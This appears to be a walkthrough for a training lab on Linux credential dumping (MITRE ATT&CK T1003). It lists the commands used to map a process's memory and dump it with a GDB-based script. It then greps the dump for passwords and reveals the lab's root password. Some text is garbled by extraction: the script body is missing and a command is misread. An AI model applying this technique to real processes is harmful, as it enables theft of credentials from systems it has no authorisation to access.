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| Name | T1003: Credential Dumping |
|------|---|
| URL | https://attackdefense.com/challengedetails?cid=1548 |
| Туре | MITRE ATT&CK Linux : Credential Access |

Important Note: This document illustrates all the important steps required to complete this lab. This is by no means a comprehensive step-by-step solution for this exercise. This is only provided as a reference to various commands needed to complete this exercise and for your further research on this topic. Also, note that the IP addresses and domain names might be different in your lab.

Objective: Dump the process memory of the "cloud-login" process and retrieve the credentials!

Solution:

Step 1: Check if "cloud-login" process is running.

Commands: ps -ef | grep "cloud-login"

The process is running with PID 233. Please remember that the process is running inside the wordpress container.

Step 2: GDB is installed on the machine and can be used to take memory dump of the process. Check the process memory map at cat /proc/[pid]/maps

Command: cat /proc/233/maps

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root@localhost:~# cat /proc/233/maps
55a4e6412000-55a4e6413000 r-xp 00000000 08:00 64772
                                                                          /bin/cloud-login
55a4e6612000-55a4e6613000 r--p 00000000 08:00 64772
                                                                          /bin/cloud-login
55a4e6613000-55a4e6614000 rw-p 00001000 08:00 64772
                                                                          /bin/cloud-login
55a4e81b7000-55a4e81d8000 rw-p 00000000 00:00 0
7f9118086000-7f911826d000 r-xp 00000000 08:00 1979
                                                                          /lib/x86_64-linux-gnu/libc-2.27.so
7f911826d000-7f911846d000 ---p 001e7000 08:00 1979
                                                                          /lib/x86_64-linux-gnu/libc-2.27.so
7f911846d000-7f9118471000 r--p 001e7000 08:00 1979
                                                                          /lib/x86_64-linux-gnu/libc-2.27.so
7f9118471000-7f9118473000 rw-p 001eb000 08:00 1979
                                                                          /lib/x86_64-linux-gnu/libc-2.27.so
7f9118473000-7f9118477000 rw-p 00000000 00:00 0
7f9118477000-7f911849e000 r-xp 00000000 08:00 1972
                                                                          /lib/x86_64-linux-gnu/ld-2.27.so
7f9118696000-7f9118698000 rw-p 00000000 00:00 0
                                                                          /lib/x86_64-linux-gnu/ld-2.27.so
7f911869e000-7f911869f000 r--p 00027000 08:00 1972
7f911869f000-7f91186a0000 rw-p 00028000 08:00 1972
                                                                          /lib/x86_64-linux-gnu/ld-2.27.so
7f91186a0000-7f91186a1000 rw-p 00000000 00:00 0
7ffff26e5000-7ffff2706000 rw-p 00000000 00:00 0
                                                                          [stack]
7ffff2723000-7ffff2726000 r--p 00000000 00:00 0
                                                                          [vvar]
7ffff2726000-7ffff2727000 r-xp 00000000 00:00 0
                                                                          [vdso]
fffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0
                                                                          [vsyscall]
root@localhost:~#
```

There are multiple batches of memory. One can either dump one of these selectively or dump them all iteratively. Use the following to do the latter.

Script:

done

Source: https://serverfault.com/questions/173999/dump-a-linux-processs-memory-to-file

Save this script as dump-memory.sh

Step 3: Make this script executable and then execute it to dump the memory batches.

Commands:

chmod +x dump-memory.sh ./dump-memory.sh 233


GDB will throw some warnings which can be ignored.

Step 4: Check the dump files.

Commands: Is -I

Step 5: Run strings command on these dumps and look for keyword "password".

Commands: strings *.dump | grep -i PASSWORD



And, the credentials are present in one of the dumps.

Username: root

Password: strong@123